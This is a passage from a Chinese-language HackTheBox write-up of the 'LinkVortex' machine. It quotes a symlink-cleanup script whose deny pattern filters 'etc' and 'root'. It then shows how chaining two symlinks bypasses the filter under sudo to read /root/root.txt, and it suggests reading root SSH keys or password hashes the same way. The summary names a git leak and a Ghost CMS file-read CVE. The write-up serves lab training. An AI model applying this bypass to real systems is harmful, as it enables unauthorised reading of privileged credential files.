  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

如果文件名后缀是 `.png`，并且文件是符号链接，且目标路径 不包含 `etc` 或 `root`（即目标不是敏感文件），脚本会：

- 将符号链接 移动到 **`/var/quarantined`** 目录。
- 如果 `CHECK_CONTENT=true`，脚本会尝试输出该文件的内容。

然后创建符号链接，连接到 root.txt 下，由于脚本会检查参数，可以使用二次链接来进行绕过，同时将 `CHECK_CONTENT` 设置为 true

```
bob@linkvortex:~$ ln -s /root/root.txt hyh.txt
bob@linkvortex:~$ ln -s /home/bob/hyh.txt hyh.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/
```



```
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/hyh.png
Link found [ /home/bob/hyh.png ] , moving it to quarantine
Content:
5eb60e8ec[redacted]
b@linkvortex:~$ |
```

作词：小行星
作曲：小行星

Summary

获取 User 的过程是正常的一些信息收集、端口以及子域名扫描等。很明显是 dev 开发环境存在 Githack 泄露，开发人员在部署上去的时候并没有关掉这个开发环境。GhostCMS 的版本没有被及时更新，存在任意文件读取的 CVE，因此获取到了 ssh 用户的账号密码。

这个 machine 的 Root 获取似乎不需要及到提权，而是使用特殊权限的脚本对任意文件进行读取。因为 `clean_symlink.sh` 只是对命令行中的参数进行过滤，而符号链接是可以一个接着一个形成符号链接链条，从而直接读取到 root.txt。（实际上也可以读取 root 的 ssh 公钥或者是密码 hash，来尝试进行 ssh 登录，这个我就没有去尝试了，因为通过这个脚本已经可以任意文件读取。But You Can Try It！）

Hackthebox (https://www.hyhforever.top/tag/hackthebox/) Linux (https://www.hyhforever.top/tag/linux/)

暂无评论

上一篇 HTB-Certified

下一篇 Sherlocks-Brutus

推荐文章

HTB-Backfire HTB-Active HTB-Forest